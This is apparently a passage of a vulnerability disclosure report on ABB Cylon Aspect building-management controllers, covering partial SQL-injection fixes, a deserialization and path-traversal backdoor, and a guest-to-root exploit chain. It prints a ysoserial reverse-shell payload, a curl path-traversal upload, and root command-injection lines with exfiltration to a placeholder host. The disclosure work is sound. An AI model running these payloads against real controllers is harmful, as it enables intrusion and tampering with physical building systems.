PasswordMaskUtil.java
Tools.java
Zipper.java
vib
abb
ergotech
mix
servlets
AuthenticatedHttpServlet.java
AuthenticationDisplayStrings.propertie
AuthenticationServlet.java
DefaultServlet.java
GroupManager.java
HTTPDownloadServlet.java
IPConfigServlet.java
NTPServlet.java
UserManager.java
vib
de
nT
mix.jar.info.properties
NetworkResource_pl.properties
NetworkResource_ru.properties
NetworkResource_zh.properties
NotifierResource.properties
util
dates
DateUtils.java
http
AuthUtil.java
HttpUtil.java
security
AESCipher2.java
ssl
AuthType.java
Context.java
EditAuthenticateUtils.java
HashSaltInfo.java
HashSaltManager.java
HashUtil.java
NetworkResource.java
PasswordMaskUtil.java
Tools.java
Zipper.java
vib
.DS_Store
abb
ergotech
mix
servlets
AuthenticatedHttpServlet.java
AuthenticationDisplayStrings.properti
AuthenticationServlet.java
AuthResult.java
DefaultServlet.java
GroupManager.java
HTTPDownloadServlet.java
IPConfigServlet.java
NTPServlet.java
UserManager.java
vib
.DS_Store
nT
.DS_Store
mix.jar.info.properties

Following the reporting, the vendor continues to focus on patching specific vulnerable lines of code rather than addressing the entire file holistically for the same or additional vulnerabilities. Below is an example of a reported and partially fixed SQL Injection vulnerability in CookieDb.java (3.08.02 vs 3.08.03):

```
   public CookieInfo getUserCookie(String user, String key) {
      CookieInfo rval = null;
      if (user == null || key == null) {
         LoggerUtil.logger.error("CookieDb.getUserCookie() attempted but user
and/or key is null");
         return null;
      } else if (!this.isDbOpen()) {
         LoggerUtil.logger.error("CookieDb.getUserCookie() attempted when db
isn't open");
         return null;
      } else {
         String sqlQuery = "SELECT * FROM Cookies WHERE Key=\"" + key + "\"" + "
AND " + "User" + "=\"" + user + "\"";

         try {
            Connection connection = this.getConnection();
            Statement statement = null;
            ResultSet result = null;

            try {
               statement = connection.createStatement();
               result = statement.executeQuery(sqlQuery);
               if (result.next()) {
                  String value = result.getString("Value");
                  rval = new CookieInfo(user, key, value);
               }
            }
```

The getUserCookie() method was secured by implementing a prepared statement:

```
public CookieInfo getUserCookie(String user, String key) {
   CookieInfo rval = null;
   if (user == null || key == null) {
      LoggerUtil.logger.error("CookieDb.getUserCookie() attempted but user and/or
key is null");
      return null;
```

```
   } else if (!this.isDbOpen()) {
      LoggerUtil.logger.error("CookieDb.getUserCookie() attempted when db isn't
open");
      return null;
   } else {
      String sqlQuery = "SELECT * FROM Cookies WHERE Key = ? AND User= ?";
      PreparedStatement preparedStatement = null;
      ResultSet result = null;

      try {
         preparedStatement = this.getConnection().prepareStatement(sqlQuery);
         preparedStatement.setString(1, key);
         preparedStatement.setString(2, user);
         result = preparedStatement.executeQuery();
         if (result != null && result.next()) {
            String value = result.getString("Value");
            rval = new CookieInfo(user, key, value);
         }
      } catch (SQLException var20) {
         LoggerUtil.logger.error("Error running getUserCookie statement [" +
sqlQuery + "] with key [" + key + "] and user [" + user + "]", var20);
      }
```

However, later in the code, the removeUserCookie() method remains unpatched against SQL Injection, but also exhibiting a clear weakness to Log Forging:

```
public boolean removeUserCookie(String user, String key) {
   boolean rval = false;
   if (!this.isDbOpen()) {
      LoggerUtil.logger.error("CookieDb.removeUserCookie(user=" + user + ",key="
+ key + ") attempted when db isn't open");
      return false;
   } else if (user != null && key != null) {
      String sqlQuery = "DELETE FROM Cookies WHERE Key=\"" + key + "\"" + " AND "
+ "User" + "=\"" + user + "\"";

      try {
         this.doQuery(sqlQuery);
         rval = true;
      } catch (SQLException var6) {
         LoggerUtil.logger.error(var6.getMessage());
      }
```

This fragmented, ad-hoc approach to security applies to much of the Java code within the MIX server. While it is understandable that a codebase originating in 2008, maintained and incrementally enhanced over decades, lacks a foundational security focus, particularly from the outdated 'local device' or 'not intended for Internet exposure' perspective, this does not excuse its shortcomings. Despite being categorized as a ‘network device’, the vendor persistently neglects to implement robust cybersecurity defenses, adopt a diligent incident response strategy, or establish proactive customer notification protocols to expedite patching.

Consequently, with thousands of dormant zero-day vulnerabilities accumulated over the years and the global exposure of affected facilities, any vendor, even post-merger or acquisition, faces a daunting challenge to remediate a fundamentally flawed system, likely resulting in prolonged efforts to address all issues.

A potential for persistent backdoor via deserialization and path traversal

The combination of an insecure deserialization vulnerability in Persist.java and a path traversal flaw in HTTPDownloadServlet enables unauthenticated attackers to establish a persistent backdoor on the target system. Persist.java deserializes files from the persist directory (/home/MIX_CMIX/persist/ or /home/MIX_CMIX/aspect1/) without restricting the classes that can be instantiated, making it vulnerable to gadget-chain attacks when commons-collections-3.2 is present in the classpath.

```
   public synchronized ValueObjectInterface unPersist() {
      ValueObjectInterface setValue = null;
      String filename = this.persistDir + File.separator +
this.getPersistFilename();
      File file = new File(filename);
      String deprecatedFilename = this.persistDir + File.separator +
this.getDeprecatedComponentOrAppName();
      File dFile = new File(deprecatedFilename);
      this.upgradePersistFilename(file, dFile);
      if (file.exists()) {
         try {
            ObjectInputStream input = new ObjectInputStream(new
FileInputStream(filename));
            setValue = (ValueObjectInterface)input.readObject();
            input.close();
            this.setLastPersistedValue(setValue);
            if (this.getDebugLevel() > 0) {
```

```
            this.logger
                .info(
                    "READ PERSISTED VALUE ["
                        + setValue
                        + "] from ["
                        + filename
                        + "] as type ["
                        + setValue.getClass()
                        + "] quality ["
                        + Tools.getQualityAsString(setValue.getQuality())
                        + "]"
                );
        }
    }
```


Meanwhile, HTTPDownloadServlet allows arbitrary file writes by failing to sanitize the filename parameter, permitting an attacker to upload a malicious serialized object to the persist directory using a crafted HTTP request. An attacker can generate a payload with ysoserial using the CommonsCollections1 gadget to execute a reverse shell command and deliver it via:


```
$ java -jar ysoserial-0.0.6.jar CommonsCollections1 "bash -i >&
/dev/tcp/192.168.73.88/7171 0>&1" > Foo.prst

$ curl -F "filename=../../persist/Foo.prst" -F "file=@Foo.prst"
http://192.168.73.31:7226/servlets/HTTPDownloadServlet -H "Host: 127.0.0.1"
-H "Content-Type: application/octet-stream"
```


Once uploaded, the application's invocation of Persist.unPersist(), during startup or routine operation, deserializes the file, executing the embedded command. This creates a persistent backdoor, as the file remains in the directory and can be re-triggered, granting ongoing unauthorized access to the system.

In the context of a building management system or device, this could allow an attacker to manipulate physical controls like turning off boilers, disabling HVAC, etc., or maintain a remote shell for further exploitation. To mitigate this, developers should implement class filtering with ObjectInputFilter in Persist.java and enforce strict path validation in HTTPDownloadServlet and others.

Some more examples of HMI Graphics depictions:


AMERICAN AUTO-MATRIX
Bio Business Center
Tower System
Dashboard
Alarms
Event History
Graphics
Floorplans
Building Pressurization
Mechanical Equipment
Basement Air Handler
Air Handler 1 First Floor
Air Handler 2 Second Floor
Air Handler 3 Third Floor
Air Handler 4 Fourth Floor
Air Handler 5 Fifth Floor
Air Handler 6 Sixth Floor
Air Handler 7 Seventh Floor
Air Handler 8 Eighth Floor
Boilers
Energy Recovery Unit
Chilled Water System
Condenser Water System
23.3 °F
28.0% Rh
Tower Fan 1A
Tower Fan 1B
Drain Valve
Fill Valve
Spray Pump
If outside temperature is below setpoint, tower fans will be locked off
In the chiller mode, fans will modulate to maintain the condenser temp to the chillers
In the economizer mode, fans will modulate to maintain the condenser temp to the heat exchanger
If the spray pump is enabled, the speed will be 100%.
If the System is in Economizer mode, then pump speed will be based on economizer outlet temperature


Dashboard
Alarms
Event History
Graphics
Austin Public Utilities
Air Handler 1
AHU1 VAV Summary
Air Handler 2
AHU 2 VAV Summary
Air Handler 3
AHU 3 VAV Summary
Heat Pump
Area A
Area B
Area C
Area D
Maintenence Shop
Chilled Water Valve Summary
Infloor Valve Summary
Generator
Main Transfer Switch
Ad-Hoc Trends
Saved Trends
Heat Pump
14.9 °F
45.8% Rh
P-1
P-2
P-3
P-4
P-5
B-1
B-2
Lead Pump
Heat Pump Control
Chilled Water Differential Pressure
Chilled Water Supply
AHU Hot Water Supply
Infloor Hot Water Supply
Evaporator Inlet
Geo Supply To Well Field
Geo Return From Well Field


Roof Top Unit 5
47.4 °F
74.8%
Outside Air Flow 675CFM
Minimum Outside Air 15% Open
Outside Damper
47% Open
Return Damper
53% Open
Outside Filter
Relief Fan Enable
Heat Wheel Enable
Press For Heat Wheel Control
If Return Humidity Rises Above
Discharge Air Temperature will be
Dehumidification Status
Return Air Smoke Detector
Return Air CO2
Return Air CO2 Setpoint
Duct Static Pressure Setpoint
Duct Static Pressure
Discharge Pressure High Limit
Supply Fan
Supply Fan Speed
Final Filter
Final Filter Alarm Setpoint
Final Filter Alarm
Chilled Water Valve
Hot Water Valve
Freeze
As Cooling Demand Rises to
Discharge Air Setpoint will be
As Cooling Demand Drops
Discharge Air Setpoint will be raised
Calculated Discharge Air Setpoint
VAV Cooling Demand

guest2root

This vulnerability represents a critical security risk, exploiting weaknesses in session management to compromise the faulty firmware update process. The severity of this issue requires an implementation of comprehensive changes across the development pipeline. The vulnerability centers on three key components: /login.php, fileSystemUpdate.php, and fileSystemUpdateExecute.php. When these vulnerabilities are chained together, they create a particularly dangerous scenario - allowing unauthorized root remote code execution.

The first issue lies with the guest user and the session management in login.php.

/validate/login.php (3.08.02):

```
1  <?php
2  // ini_set('display_startup_errors', 1);
3  // ini_set('display_errors', 1);
4  // error_reporting(-1);
5
6  exit();
7
8  session_start();
9
10 $redirect = (isset($_GET["redirect"])) ? $_GET["redirect"] : '';
11 $f_user = $_POST['f_user'];
12 $f_pass = $_POST['f_pass'];
13
14
15 include_once "../lib/configParameter.php";
16 include_once "../auth/classes/AuthSession.php";
17 include_once "../auth/classes/AuthSessionManager.php";
18
19 $appId = 'webui';
20
21 try {
22
23     $auth = new AuthSession( $appId );
24     $status = $auth->checkCredentials($f_user, $f_pass);
25
26     // Save data in Session
27     $sessionManager = new AuthSessionManager();
28     $sessionManager->storeApp($appId, $status['user'], $status['pass']);
29
30     if ( in_array('MIXAdmin', $status['groups']) ) {
31         if($redirect == 'ssh') {
32             header('Location: ../ssh.php?id=sshenable');
33             exit();
34         }
35         header('Location: ../setup.php');
36     } else {
37         if (isMatrix("../config/configfile"))
38             header('Location: ../mix/index.php');
39         else {
40             header('Location: ../index.php?error=Invalid Admin Username and/or
   Password.');
41             exit();
```

```
42          }
43      }
44
45  } catch( Exception $e ) {
46
47      //print "<META HTTP-EQUIV='Refresh'
    content='0;URL=../index.php?error=Invalid Username and/or Password.'>";
48      if($redirect == 'ssh') {
49          header('Location: ../index.php?error=Invalid Username and/or
    Password.&redirect=ssh');
50          exit();
51      }
52      header('Location: ../index.php?error=Invalid Username and/or Password. '.
    $e->getMessage());
53      exit();
54  }
```

The main authentication process of the Cylon Aspect controller begins with /validate/login.php, a script designed to handle user login attempts for both the Java-HMI and Aspect control panel interfaces. The ngAdmin interface is usually accessed from within the Aspect control panel depending on how many HTML or Aspect instances are created.

Default test case:
http://192.168.73.31/ngadmin.php?instance=1 (PHP) redirects to
http://192.168.73.31:7226/ng/ (Java).

At line 8, the script initiates a PHP session using session_start() to track user state, and it captures the username and password from POST parameters f_user and f_pass (lines 11-12), such as the default guest:guest credentials. It then pulls in configuration and authentication libraries (lines 15-17), setting an application identifier appId as 'webui' (line 19) to define the context of the login attempt.

The core authentication logic kicks in with the creation of an AuthSession object (line 23), which calls checkCredentials($f_user, $f_pass) (line 24) to verify the provided guest:guest pair. This method, presumably from the AuthSession class, returns a $status array containing user details, including a groups field indicating role membership. For guest:guest, this check succeeds because these credentials are valid for the Java-HMI interface, granting basic access without administrative privileges. The script then uses AuthSessionManager (lines 27-28) to store the authenticated user's data in the session, effectively logging the user in across the system.

However, the script's conditional redirection logic (lines 30-38) reveals a critical flaw when interacting with the Aspect control panel. It checks if the user belongs to the MIXAdmin group (line 30), a requirement for administrative access to /setup.php. The guest account, lacking MIXAdmin membership, fails

this test. When this happens, the script evaluates an isMatrix() condition (line 37) based on config/configfile; if false (as is typical for the Aspect panel), it redirects to /index.php with an error message, **"Invalid Admin Username and/or Password."** (line 40), and exits at line 41. This error suggests a failed login attempt, misleadingly implying that guest:guest is rejected outright for the Aspect interface.




Figure 39: Failed login message for guest default credentials

Despite this redirection and error, the session established earlier persists because session_start() and storeApp() (lines 8 and 28) occur before the group check. Navigating directly to **/setup.php** after this point bypasses the MIXAdmin check, as /setup.php likely relies on the session data rather than re-validating group membership. Since the session contains a valid guest login, the system treats it as authenticated, granting access to administrative functions typically reserved for aamuser or higher-privileged accounts. This allows an attacker to modify system settings, change user passwords, add new users, escalate privileges, or even trigger denial-of-service conditions, all from the weak guest:guest credentials.

Below is an instance of a valid session on the device linked to the guest:guest credentials, where f_pass represents the password in hexadecimal form, as stored in the user.properties file.

```
$ cat /tmp/sess_30c87616a9a19ddcb9dc2a7874a3bc5a
f_user|s:5:"guest";f_pass|s:10:"6775657374";
```




Figure 40: Guest accessing System Administration – setup.php

This is a classic broken access control vulnerability. The guest user is intended solely for viewing within the Java HMI, not for accessing the Aspect Control Panel.

The vulnerability stems from a design oversight: the session is set globally (line 28) without revoking it upon failing the MIXAdmin check, and no subsequent validation enforces administrative rights on /setup.php. For the Java-HMI, guest:guest works as intended, redirecting to a non-admin page like /mix/index.php or /index.php, but the Aspect panel's reliance on session persistence creates an unintended privilege escalation path. (ZSL-2025-5949)

An attacker can exploit this by logging in with guest:guest, ignoring the error redirect, and accessing /setup.php to wield full control, exposing the system to significant risk with minimal effort.

Navigating to System Updates sub-menu, the first POST call is made to fileSystemUpdateConfirm.php.




Figure 41: Confirm System Update caution message (v3.08.02)

Clicking ‘Continue’, calls fileSystemUpdateStopProcess.php:

```php
<?php
//---------Begin Authorization-------------
require_once 'validate/validateHeader.php';
//--------End Authorization---------------

//open and parse log file
include "lib/configParameter.php";
$lookupLog = "config/configfile";
$shell = trim(obtainValue($lookupLog, "SHELL"));
$sudo = trim(obtainValue($lookupLog, "SUDO"));
$command = $shell . "upgrade-prep.sh";

exec($sudo . " " . $command);

header('Location: fileSystem.php');
?>
```

After the upgrade-prep.sh is executed (which calls stopServices() from functions.sh and stops Aspect processes, kills supervisor instances) you are redirected to the fileSystem.php:




Figure 42: fileSystem.php (3.08.02)

The fileSystem.php checks for the file size if length == 0 and checks for the extension ‘.aam’ and then submits this form to fileSystemUpdate.php.

```
            //check for .aam file
            var location = str.lastIndexOf(".aam");
            var stringLength = str.length;

            var difference = stringLength - location;
            if ((difference == 4) && (location != -1)) {
                alert("Please wait while the file is uploaded. You will be
redirected to a processing page.");
            } else {
                alert("Please use a valid update file with a \".aam\"
extension.");
                return (false);
            }
```

```
36              return true;
```

The fileSystemUpdate.php again checks for file size, extension, and illegal characters in filename ($uploadfile) parameter, but not the contents:

```
67  if (is_uploaded_file($_FILES['userfile']['tmp_name']))    //verify file was
    uploaded using POST
68  {
69      $uploadfile = $_FILES['userfile']['name'];
70
71      //check for unwanted chars in
    uploadfile*************************************************************
72      $success =
    inString("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789.- _",
    $uploadfile);
73      if (!$success) {
74          $line = __LINE__;
75          errorCall($line);
76          exit();
77      }
78
    //*************************************************************************
    **********************
79
80      $uploadfile = htmlentities($uploadfile);            //remove any special
    characters from filename
81      $local_uploadfile = $upload_dir . $uploadfile;    //directory to upload to
82
83      $temp_loc = $_FILES['userfile']['tmp_name'];        //assign location of
    file in its temp upload directory to variable
84
85      if (empty_file_chk() && size_file_chk())    //check if file is empty; true =
    a file has been selected, size of file
86      {
87          if (check_ext())    //verify file is of allowed type; if true - file
    permitted
88          {
89              if (copy($temp_loc, $local_uploadfile))    //if able to copy temp
    file to upload directory
90              {
91                  //copy is successful then go to the page to execute the file
92                  header('Location: fileSystemUpdateExecuteDisplay.php?file=' .
    $uploadfile);
93              } else {
94                  //copy failed
95                  $line = __LINE__;
96                  errorCall($line);
97              }
98          } else {
99
100             exec($sudo . " rm " . $temp_loc);
101             //Wrong file type - alert and refresh page
```

Once everything is in order, it calls the fileSystemUpdateExecuteDisplay.php which provides a progress page to the end-user and eventually calls fileSystemUpdateExecute.php.

```
14 <p class="subtitle"> Please wait while the file system update is applied...</p>
15
16 <?php
17 echo "<META HTTP-EQUIV='Refresh'
   content='0;URL=fileSystemUpdateExecute.php?file=" .
   htmlspecialchars($_GET['file']) . "'>";
18 ?>
```

fileSystemUpdateExecute.php (v3.08.02):

```
1  <?php
2  //---------Begin Authorization------------
3  require_once 'validate/validateHeader.php';
4  //--------End Authorization---------------
5
6  include "lib/configParameter.php";
7  $lookupLog = "config/configfile";
8
9  logWarning("System Software updated");
10
11 $sudo = trim(obtainValue($lookupLog, "SUDO"));
12 $local_uploadfile = htmlspecialchars($_GET['file']);
13 $shell = trim(obtainValue($lookupLog, "SHELL"));
14 $upload_dir = ini_get('session.save_path') . "/";
15 $uploadFile = $upload_dir . $local_uploadfile;
16 $command = $sudo . " " . $shell . "upgrade-bundle.sh " . $uploadFile;
17 $tmp = exec($command);
18 header('Location: fileSystemUpdateDetails.php');
19 ?>
```

Line 16: fileSystemUpdateExecute.php triggers a root-level command execution by building a $command with $sudo followed by a $shell and upgrade-bundle.sh with the uploaded $uploadFile (firmware.aam) file path, and running it, allowing the file's contents, like: curl -A "`id`", to execute as root after sudo escalates privileges.

```
37  execute_bundle() {
38      bundle_path="$1"
39      shift
40      sh $bundle_path "$@"
41  }
```

Figure 43: upgrade-bundle.sh's execute_bundle() (v3.08.02)

On the other hand, for comparison, databaseFileDelete.php runs a simpler command - sudo paired with delfile.sh and a file path from $databaseFilePath and $fileName - but any embedded payload, such as $(curl -A "`id`"), gets evaluated by the shell as apache or www-data before sudo kicks in, keeping execution at the httpd user level. Same goes for bigUpload.php - unlike the other scripts, bigUpload.php doesn't execute a user-controlled payload. The arguments ($temp_loc, $local_uploadfile) are file paths, not commands.

fileSystemUpdateExecute.php out-of-band data exfiltration (curl User-Agent header (-A)):

```
$command = $sudo . " " . $shell . "upgrade-bundle.sh " . $uploadFile;

translates to:

/usr/bin/sudo /usr/local/aam/bin/upgrade-bundle.sh /var/lib/php/session/firmware.aam
                                                                        _______|
                                                                       |
                                                                       v
                                                            curl -A "`id`" revsh.ip
output:

uid=0(root) gid=0(root) groups=0(root)
```

databaseFileDelete.php:

```
exec($sudo . ' /usr/local/aam/bin/delfile.sh "' . $databaseFilePath . '/' . $fileName . '"');

translates to:

/usr/bin/sudo /usr/local/aam/bin/delfile.sh "/path/to/flashdir/$(curl -A \"`id`\" revsh.ip)"

output:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

or

uid=48(apache) gid=48(apache) groups=48(apache)
```

A proof-of-concept script and exploit selfie:

[ABB Cylon Aspect 3.08.02 (fileSystemUpdate.php) Remote Guest2Root Exploit]


